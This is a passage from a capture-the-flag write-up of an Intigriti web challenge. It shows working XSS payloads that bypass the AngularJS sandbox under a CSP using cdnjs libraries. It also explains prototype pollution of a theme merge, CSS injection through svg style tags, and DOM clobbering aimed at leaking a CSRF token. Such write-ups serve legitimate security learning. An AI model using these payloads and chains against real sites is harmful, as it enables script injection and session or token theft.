#        header("Location: app.php#msg=dangerous word detected");
#        die();
#    }
#}
```

Now lets try this payload again

Description

```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=|
<script//src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js></script>
<div//ng-app>{{constructor.constructor('alert(1)')()}}</div>/a.png
```

and to my surprise, cricket noises! There is no pop up

Business Card Generator

test

```
{{constructor.constructor('alert(1)')()}}  
/a.png"
```

But why is that? we removed the dangerous words and our payload bypasses the angularjs sandbox, so why did the payload failed? Well the answer to that question lies in our console. Lets check

```
⚠ The value 'device-width' for key 'width' is invalid, and has been ignored.  
✖ ▶ EvalError: Refused to evaluate a string as JavaScript because 'unsafe-eval' is not an allowed source of script i  
    at Function (<anonymous>)  
    at getterFn (angular.js:6337:10)  
    at readIdent (angular.js:5726:20)  
    at lex (angular.js:5581:7)  
    at parser (angular.js:5803:16)  
    at angular.js:6387:29  
    at angular.js:4767:27  
    at addTextInterpolateDirective (angular.js:4399:27)  
    at collectDirectives (angular.js:3901:11)  
    at compileNodes (angular.js:3791:21)
```

For some reason this shit says `unsafe-eval` is not allowed. But there is no eval here? we have a Function constructor here. I don't think there would be any eval behind the scenes either, so whats going on here?

Lets look at the docs for `unsafe-eval`

Unsafe eval expressions

The `'unsafe-eval'` source expression controls several script execution methods that create code from strings. If `'unsafe-eval'` isn't specified with the `script-src` directive, the following methods are blocked and won't have any effect:


- `eval()`
- `Function()`
- When passing a string literal like to methods like: `setTimeout("alert(\"Hello World!\");", 500);`
 - `setTimeout()`
 - `setInterval()`
 - `window.setImmediate`
- `window.execScript()` ⚠ (IE < 11 only)

Now that makes perfect sense here, `Function()` is blocked which is what we have in our payload and hence the reason why the error happens. So does this mean our payload will work if `unsafe-eval` was specified in the CSP? Lets give it a shot? I am gonna add it to the `csp.php` and then lets see how it works

```
<?php
header("Content-Security-Policy: "
    "default-src 'self'; "
    "img-src http: https;; "
    "style-src 'unsafe-inline' http: https;; "
    "object-src 'none';"
    "base-uri 'none';"
    "font-src http: https;;"
    "frame-src https://www.youtube.com/;"
    "script-src 'self' https://cdnjs.cloudflare.com/ajax/libs/ 'unsafe-eval';");
```

added this

Lets try the payload once more!



Our payload works flawlessly! well well, lets get back now as it seems like I went wayy offtrack but atleast we understand whats happening here.

Since we understand now the limitation we are facing with angularJS, lets try and understand how we can overcome this limitation using this [Prototype.js](#). Lets read some docs

A foundation for ambitious web user interfaces.

Prototype takes the complexity out of client-side web programming. Built to solve real-world problems **it adds useful extensions** to the browser scripting environment and provides elegant APIs around the clumsy interfaces of Ajax and the Document Object Model.

Getting started: [Defining classes and inheritance](#) • [How Prototype extends the DOM](#) • [Introduction to Ajax](#) • [Using JSON](#) • [Event delegation](#) • [Using Element.Layout](#)

Okay so looks like it adds some new extensions, looks like there is a complete API reference for this thing.

Prototype Tips and Tutorials

API Reference

The documentation for the latest stable version of Prototype will always be located at <http://api.prototypejs.org>.

If we recall the payload from that writeup looks something like this

```
{{ $on.curry.call().alert(1) }}
```

Lets search for this "curry" in these docs to see if we can learn something



Okay it looks like this curry is an extension to the Function object! But what does it do?

Curries (burns in) arguments to a function, returning a new function that when called with call the original passing in the curried arguments (along with any new ones):

```
function showArguments() {  
  alert($A(arguments).join(', '));  
}  
showArguments(1, 2,, 3);  
// -> alerts "1, 2, 3"  
var f = showArguments.curry(1, 2, 3);  
f('a', 'b');  
// -> alerts "1, 2, 3, a, b"
```

That example is pretty much self explanatory, but it does not make sense how it helps us in this case? lets have a look at the source on the github repository?

```

225    */
226    function curry() {
227        if (!arguments.length) return this;
228        var __method = this, args = slice.call(arguments, 0);
229        return function() {
230            var a = merge(args, arguments);
231            return __method.apply(this, a);
232        }
233    }

```

What this means is that if in general lets say we do `function.call()` without providing any arguments then it will simply return `this` which in this context is going to be window in non-strict mode. For example

```

> function foo() {
  console.log(this);
}
< undefined
> foo.call(1);
  ▶ Number {1}
< undefined
> foo.call('asdf');
  ▶ String {'asdf'}
< undefined
> foo.call();
  ▶ Window {window: Window, self: Window, document: document, name: '', location: Location, ...}
< undefined
> |

```

returns a window object when no args

But how does this curry help us in this case? The problem is we cannot get this window context with angularJS due to the sandbox, this is where curry helps us!

As you can see on line 227 here

```

if (!argument.length) return this;

```

If you provide `anyFuction.curry.call()` (no args to call()) its doing the same thing as we saw above in the image. This will allow us to get access to the global window object and hence bypass the angularJS sandbox.

We can even do a short experiment to show this in action, lets say we have something like this

```


<html>
  <head>
    <title>Test</title>
    <script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js">
    </script>
    <script type = "text/javascript" src =
"https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js">
    </script>
  </head>

  <body>
    <div ng-app ng-csp>
      <?php
        $q = $_GET['q'];
        echo $q;
      ?>
    </div>
  </body>
</html>

```

← → ↻ ⓘ 127.0.0.1:9000/test.php?q={{ \$on.call().alert(1) }}

{{ \$on.call().alert(1) }}



As you can see the angularJS sandbox kicks in and won't let us get access to the global window object and call our alert function. However, now lets add prototype.js file in here and see what happens.

```

<html>
  <head>



```

```

<title>Test</title>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js">
</script>
<script type = "text/javascript" src =
"https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js">
</script>
</head>

<body>
<div ng-app ng-csp>
  <?php
    $q = $_GET['q'];
    echo $q;
  ?>
</div>
</body>
</html>

```



As you can see this time using the "curry" here allows us the get access to the global window object and allows us to bypass the angularJS sandbox.

Anyway moving forward, due to blacklist we need to actually find another library in cdnjs that pollutes the prototype and returns `this` which allows us to bypass the sandbox.

Now fortunately for me, since I made this writeup after the challenge was over (since I couldnt solve the very last bit in time), [huli](#) already made a [script](#) which does this for you (I know I am cheating now). Go read that blog and you will see which libraries you can use, in this case I am just gonna grab one from the blog and show you how to use it.

```
https://cdnjs.cloudflare.com/ajax/libs/tmllib.js/0.5.2/tmllib.min.js
```

```

},
{
  "url": "https://cdnjs.cloudflare.com/ajax/libs/tmlib.js/0.5.2/tmlib.min.js",
  "functions": [
    "Array.prototype.swap",
    "Array.prototype.eraseAll",
    "Array.prototype.eraseIf",
    "Array.prototype.eraseIfAll",
    "Array.prototype.clear",
    "Array.prototype.shuffle",
    "Number.prototype.times",
  ]
}

```

We can replace this with `prototype.js` and craft the following payload to return the window object:


```
{{[].clear.call().alert([].clear.call().document.domain)}}
```

```

https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=
<script/src="https://cdnjs.cloudflare.com/ajax/libs/tmlib.js/0.5.2/tmlib.min.js"></script>
<script/src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js"></script><div/ng-app/ng-csp>
{{[].clear.call().alert([].clear.call().document.domain)}}</div>/a.png

```

Which does indeed work without user interaction!



If you are confused how that payload works? Its the same concept as I discussed above with the `prototype.js` curry extension. This one extends on the `Array.prototype` and a call to

`Array.prototype.clear.call()` without any args returns "this" the global non-strict window object, which bypasses the angularJS sandbox.

Well well, good news for you, we have XSS! and bad news for you, its self XSS! but why is it self XSS you may ask? simply because we still need user interaction to submit the form and its protected by CSRF token, the CSRF token in this case is protected appropriately on server-side so we cannot bypass it, which means there must be some way to leak it!

Phase 4 - How to leak the CSRF token?

So we have self XSS and we need to somehow exfil the token to make it a 1 click exploit. The CSRF token is generated in `app.php`

```
8
9     $csrf_token = bin2hex(random_bytes(16));
10    $_SESSION['csrf-token'] = $csrf_token;
11
```

and then later a check is made in `preview.php` such that if its empty or doesnt match the value set in the CSRF token SESSION variable, the webapp just dies.

```
17
18    $csrf_token = $_SESSION['csrf-token'];
19    if (empty($csrf_token) || $_POST['csrf-token'] !== $csrf_token) {
20        header("Location: app.php#msg=csrf token check failed");
21        die();
22    }
23
```

At this point I was really stomped, my brain stopped working and was low on time. Luckily at this time, another hint was released by Intigriti:



INTIGRITI @intigriti · Aug 27

Replying to @intigriti

💡 Time for hint 3!

Hey MaTe, I heard that your theme is broken and polluted, no worries, let me fix it with a new style!



Now at first glance you can tell that "polluted" keyword refers to `prototype pollution` which I could see a glimpse of in the code for `app.js`:

```

function initTheme() {

    if (window.matchMedia && window.matchMedia('(prefers-color-scheme:
dark)').matches) {

        isDarkMode = true

    }

    fetch("theme.php")

        .then((res) => res.json())

        .then((serverTheme) => {

            theme = {

                primary: {},

                secondary: {}

            }

            for(let themeName in serverTheme) {

                const currentTheme = theme[themeName]

                const currentServerTheme = serverTheme[themeName]

                for(let item in currentServerTheme) {

                    currentTheme[item] = () => isDarkMode ?
currentServerTheme[item].dark : currentServerTheme[item].light

                }

            }

            const themeDiv = document.querySelector('.theme-text')

            themeDiv.innerHTML = `Primary - Text: ${theme?.primary?.text()},
Background: ${theme?.primary?.bg()}

                Secondary - Text: ${theme?.secondary?.text()}, Background:
${theme?.secondary?.bg()}

            `

```



```
start()  
  
})  
  
}
```

Now the question is why is this piece of code here and how it works and why do I think its vulnerable to prototype pollution? Well this piece of code is responsible for updating the custom theme which we set. But what exactly is going on?

Remember that `update-theme.php` which we havent talked about yet? Lets have a look at it?

Primary Theme

Text Color

Light

#666

Dark

#47fb4e


Background Color

Light

#fcfcfc

Dark

#2a2944



When a user clicks on the "update-theme" button, input some values and click the update button then, the following piece of JS code runs (why? because it runs for id "btn-update" which is our update button!) in `update-theme.php`.

```
document.querySelector('#btn-update').addEventListener('click', () =>
  fetch('theme.php', {
    method: 'POST',
    headers: {
      'Accept': 'application/json',
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      primary: getThemeValues('#primary-theme'),
      secondary: getThemeValues('#secondary-theme')
    })
  }).then(() => {
    location = 'app.php#msg=updated success'
  }).catch(err => {
    console.log(err)
    alert('update failed')
  })
})
```

This makes a POST request to `theme.php` with whatever values we set before.

Current Theme

Primary - Text: #666, Background: #fcfcfc
 Secondary - Text: #404594, Background: #ffe1a0

PREVIEW

UPDATE THEME

UPDATE NAME

RESTART

Created with ❤ by @BrunoModificato and @aszx87410. Pssht! Get the [source code!](#)

```
17 | Accept-Language: en-US,en;q=0.9
18 |
19 | {
  "primary": {
    "text": {
      "dark": "#47fb4e",
      "light": "#666"
    },
    "bg": {
      "dark": "#2a2944",
      "light": "#fcfcfc"
    }
  },
  "secondary": {
    "text": {
      "dark": "#ffffff",
      "light": "#404594"
    },
    "bg": {
      "dark": "#ffaf00",
      "light": "#ffe1a0"
    }
  }
}
```

But now the question is how does this theme actually get set in the page there? To answer that we have to look at how does `theme.php` and ultimately `app.php` handle this data here.

```

8
9     $json = file_get_contents('php://input');
10    $decoded_json = "{}";
11    if (!empty($json)) {
12        $_SESSION['theme'] = $json;
13    }
14
15    if (isset($_SESSION['theme']) && !empty($_SESSION['theme'])) {
16        $decoded_json = json_decode($_SESSION['theme']);
17    } else {
18        $decoded_json = json_decode("{}");
19    }
20
21
22    header('Content-Type: application/json');
23    echo json_encode($decoded_json, JSON_PRETTY_PRINT);
24    ?>

```

you can see from line 9 inside `theme.php` that it receives our POST json data as raw input using `php://input` and then at line 12 it sets the theme SESSION variable to this raw json data. Once that is done then the condition at line 15 holds true and value of `$decoded_json` holds actual json data we posted using `json_decode` function which is basically what we get in the response back.

But its not over yet, this JSON theme data which we just set is handled by `app.js`

```
28 function initTheme() {
29     if (window.matchMedia && window.ma
30         isDarkMode = true
31     }
32     fetch("theme.php")
33         .then((res) => res.json())
34         .then((serverTheme) => {
35             theme = {
36                 primary: {},
37                 secondary: {}
38             }
39         })
40 }
```

Once we redirect back to `app.php` from `update-theme.php` with our theme values set in the `$_SESSION['theme']` variable, a GET request is made at line 32 to `theme.php` which ends up returning that session theme data which we set. So far so good, now what happens next is what's really interesting.

```
39
40     for(let themeName in serverTheme) {
41         const currentTheme = theme[themeName]
42         const currentServerTheme = serverTheme[themeName]
43
44         for(let item in currentServerTheme) {
45             currentTheme[item] = () => isDarkMode ? currentServerTheme[item].dark : currentServerTheme[item].light
46         }
47     }
48
49     const themeDiv = document.querySelector('.theme-text')
50     themeDiv.innerHTML = `Primary - Text: ${theme?.primary?.text()}, Background: ${theme?.primary?.bg()}
51     Secondary - Text: ${theme?.secondary?.text()}, Background: ${theme?.secondary?.bg()}
52 `
```

What's going on here? If you think about it logically, there should already be an existing theme present right? What this piece of code does is merge those 2 themes together. That's where the problem is, the way these 2 themes are merged is not secure and leads to prototype pollution.

Prototype Pollution

Considering how long this writeup already is, I am not gonna go in depth about what is prototype pollution. If you feel like you are left in the dark here then go ahead and look at my previous Intigriti [challenge-0422 writeup](#) which goes in much more depth on what prototype pollution is and how to identify it in cases like these with links to external resources in references. If you still don't understand then message me on twitter [@gokuKaioKen](#)

Since I cannot help myself anyway, I will give a short TL;DR of what can go wrong with this merging here.

```
for(let themeName in serverTheme) {
    const currentTheme = theme[themeName]
    const currentServerTheme = serverTheme[themeName]

    for(let item in currentServerTheme) {
        currentTheme[item] = () => isDarkMode ? currentServerTheme[item].dark : currentServerTheme[item].light
    }
}
```

It goes through the values in the `serverTheme` object which is basically the values which we added in the `update-theme.php` section.

```

> serverTheme
< ▼ {primary: {...}, secondary: {...}} ⓘ
  ▼ primary:
    ► bg: {dark: '#2a2944', light: '#fcfcfc'}
    ► text: {dark: 'test2', light: 'test'}
    ► [[Prototype]]: Object
  ▼ secondary:
    ► bg: {dark: '#ffa000', light: '#ffe1a0'}
    ► text: {dark: '#ffffff', light: '#404594'}
    ► [[Prototype]]: Object
    ► [[Prototype]]: Object

> typeof serverTheme
< 'object'

```

The nested for loops in there, go through the values inside that primary object and the secondary object and copies the value inside this theme object

```

theme = {
  primary: {},
  secondary: {}
}

```

Now the problem is, what if we modify the `update-theme.php` (no CSRF checks in this one) and include something like this in there?

```

{
  "__proto__":{
    "testing":{
      "dark":"asdf","light":"asdf"
    }
  },
  "primary":{
    "text":{
      "dark":"#47fb4e",
      "light":"#666"
    },
    "bg":{
      "dark":"#2a2944",
      "light":"#fcfcfc"
    }
  }
}

```

```

    },
    "secondary":{
      "text":{
        "dark":"#ffffff",
        "light":"#404594"
      },
      "bg":{
        "dark":"#ffaf00",
        "light":"#ffe1a0"
      }
    }
  }
}

```

What will happen now? lets quickly check

In the first iteration in the outer for loop, theme is of type object and the `themeName` in this case is `__proto__`

```

for(let themeName in serverTheme) {
  const currentTheme = theme[themeName]
  const currentServerTheme = serverTheme[themeName]

  for(let item in currentServerTheme) {
    currentTheme[item] = () => isDarkMode ? currentServerTheme[item].dark : currentServerTheme[item].light
  }

  const themeDiv = document.querySelector('.theme-text')
  themeDiv.innerHTML = `Primary - Text: ${currentTheme?.primary?.text}, Secondary - Text: ${currentTheme?.secondary?.text}, Background: ${currentTheme?.bg?.dark}`
  start()
}

```

Bus
Your range
Name
test
Description
Hi, nice to meet you
https://www

The value "devide-width" for key app...
"width" is invalid, and has been ignored

- > theme
- < {primary: {...}, secondary: {...}}
- > typeof theme
- < 'object'
- > themeName
- < '__proto__'
- > currentTheme
- < undefined

hence the value of `currentTheme` is nothing but Object itself now!

```

> currentTheme
< {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}

```

Soo far makes sense, now the real shit happens in the nested for loop, where the real power of prototype pollution kicks in. `item` inside the inner for loop is the word "testing"

```

const currentServerTheme = serverTheme[themeName]
for(let item in currentServerTheme) {
  currentTheme[item] = () => isDarkMode ? currentServerTheme[item].dark : currentServerTheme[item].light
}


const themeDiv = document.querySelector('.theme-text')
themeDiv.innerHTML = `Primary - Text: ${currentTheme?.primary?.text}, Secondary - Text: ${currentTheme?.secondary?.text}, Background: ${currentTheme?.bg?.dark}`


```

test
Description
Hi, nice to meet you
https://www

- < undefined
- > currentTheme
- < {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
- > item
- < 'testing'
- > currentTheme
- < {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}

hence when you do `currentTheme[item] = 'testing'` you end up polluting the `Object.prototype` and now you end up with a new property called "testing" for every single object you will create! Sounds pretty insane? but what does this exactly look like?

```
> Object.prototype  Before
< {constructor: f, __defineGetter__: f, __defineSetter__: f,
  __lookupGetter__: f, ...}

> Object.prototype  After
< {testing: f, constructor: f, __defineGetter__: f, __defineSetter__: f,
  __lookupGetter__: f, hasOwnProperty: f, ...}

>
```

For a more clear example, lets take a look at this

```
> a = {}
< {}

> a.testing
< () => isDarkMode ? currentServerTheme[item].dark :
  currentServerTheme[item].light

> a = "whatever"
< 'whatever'

> a.testing
< () => isDarkMode ? currentServerTheme[item].dark :
  currentServerTheme[item].light

>
```

This should give you an insight into how much power you can achieve when you can pollute the Object prototype, since now everything will inherit from it.

But now comes another problem? how does this help us solve the challenge? To figure that out, we need to keep digging further into what happens in app.js once the theme is completely loaded. When the theme is written to the DOM, the `start()` function is called.


```

57
58 function start() {
59   const message = decodeURIComponent(location.hash.replace('#msg=', ''))
60   if (!message.length) return
61   const options = {}
62   if (document.domain.match(/testing/)) {
63     options['production'] = false
64   } else {
65     options['production'] = true
66     options['timeout'] = () => Math.random()*300 + 300
67   }
68   showMessage(message, {
69     container: document.querySelector('body'),
70     ...options
71   })
72 }
73

```

In here it decodes whatever we pass in `#msg=whatever` in the URL, checks for message length and then comes the interesting bit. It makes a check to see if `document.domain` is "testing" (instead of usual `challenge-0822.intigriti.io`). Since that won't be the case, the else statement is invoked and some values for production and timeout are set. Once that is done, the `showMessage` function is called with our message in the URL.

Lets take a look at how `showMessage` works.

```

74 function showMessage(message, options) {
75   const getTimeout = options.timeout || (() => 500)
76   const container = options.container || document.querySelector('body')
77
78   const modal = document.createElement('div')
79   modal.id = 'messageModal'
80   modal.innerHTML = DOMPurify.sanitize(message)
81   container.appendChild(modal)
82   history.replaceState(null, null, ' ')
83
84   setTimeout(() => {
85     container.removeChild(modal)
86   }, getTimeout())
87 }

```

In here it creates a div element at line 78 and then runs our message we pass into the URL through DOMPurify which is bad luck for us since there are no bypasses for that version. Once that is done it appends our message into this modal div element and ultimately it removes this modal after the timeout value which was set in `start` function.

Now what can you even do here? Well we can see there is DOMPurify, but maybe there are some tags which are allowed? There are 2 ways to figure this out, either bruteforce it using a list of all JS tags and see which ones are allowed or make a very clever "guess". How do you even make this "guess"? Well the answer to that questions lies in the CSP!

```
header("Content-Security-Policy: ".  
    "default-src 'self'; " .  
    "img-src http: https;; " .  
    "style-src 'unsafe-inline' http: https;; " .  
    "object-src 'none';" .  
    "base-uri 'none';" .  
    "font-src http: https;;".  
    "frame-src https://www.youtube.com/;" .  
    "script-src 'self' https://cdnjs.cloudflare.com/ajax/libs/;");  
>
```

`unsafe-inline` is allowed for style-src which might mean that style tags are allowed, if so then we can try to exfiltrate the CSRF token with XSLeaks via CSS Injection. Lets see if we can inject style tags?

```
<style>div{color:red}</style>
```

Trying this payload on `#msg=PAYLOAD` doesn't work! which means maybe style tag is not allowed. It can't be, there is no way that style `unsafe-inline` is there for no reason. Maybe we just need to try harder? I remember from my pentesting experience that it is also possible to embedd style tags within the `<svg>` tags, that might work?

```
<svg><style>div{color:red}</style></svg>
```

Business Card Generator

Your random Card ID:

Name

test

Description

Hi, nice to meet you! It's my favorite video:
<https://www.youtube.com/embed/dQw4w9WgXcQ>

Bingo! it does work, we can inject our own CSS, which means the XSSLeaks attack is possible here right?

Well there is a good news and a bad news. Good news is that we can do XSSLeaks and bad news is that we cannot do it right now, why? because XSSLeaks need time and we don't have any time because this modal is removed pretty much instantly in the code after display and there is not enough time to be able to leak the CSRF token using our CSS Injection.

```
modal.innerHTML = DOMPurify.sanitize(message)
container.appendChild(modal)
history.replaceState(null, null, ' ')
```

```
setTimeout(() => {
  container.removeChild(modal)
}, getTimeout())
```

modal gone almost instantly!

So what we do now? we do have prototype pollution, cant we just use that in this case? well the answer is no! but why? lets have a look

```

61  const options = {}
62  if (document.domain.match(/testing/)) {
63      options['production'] = false
64  } else {
65      options['production'] = true
66      options['timeout'] = () => Math.random()*300 + 300
67  }

```

In a normal flow, the code will never reach line 63 and else block will always trigger. So you may ask, why is that a big deal? well , the problem is that if the timeout is already set, then if we do a prototype pollution and pollute the Object.Prototype to have it in there, even then the timeout value which we set after polluting it will not be used! Now you probably got confused and wonder why is that? thats simply because options object already has a timeout property and when JS sees this its like "Ohh options.timeout already exist, no point checking the prototype!". As a result of which the timeout which we set via pollution is useless.

So how do we get around this problem? we can't pollute to have our own match function or anything in there either, why? because its the exact same as above, match already exist so in document.domain so prototype will never be checked!

So it sounds like its pretty much impossible to bypass that "if" check that we in there? Well, in a normal scenario you would be perfectly correct! but this is not a normal scenario hehe

Remember a while ago in phase 2 we found a few flaws and one of them was HTML Injection? we will use that injection to bypass this check along with the power of prototype pollution.

DOM Clobbering

I am not gonna go in depth into explaining what is DOM clobbering and how exactly it works. Someone has already done the heavy lifting for me, here are 2 links from where you can learn what it is and how it works:

- <https://blog.huli.tw/2021/01/23/dom-clobbering/>
- <https://portswigger.net/web-security/dom-based/dom-clobbering>

I assume you are back after reading and you have some understanding of what I am talking about. Now in addition to being able to clobber `window` properties, it is also possible is also possible to clobber `document` properties via ``, `<form>`, `<object>` and `<embed>`.

This means we can use the HTML Injection to clobber `document.domain` which will cause an error on line 62 here because there is no longer any method name match after we clobber it.

```

61     const options = {}
62     if (document.domain.match(/testing/)) {
63         options['production'] = false
64     } else {
65         options['production'] = true
66         options['timeout'] = () => Math.random()*300 + 300
67     }

```

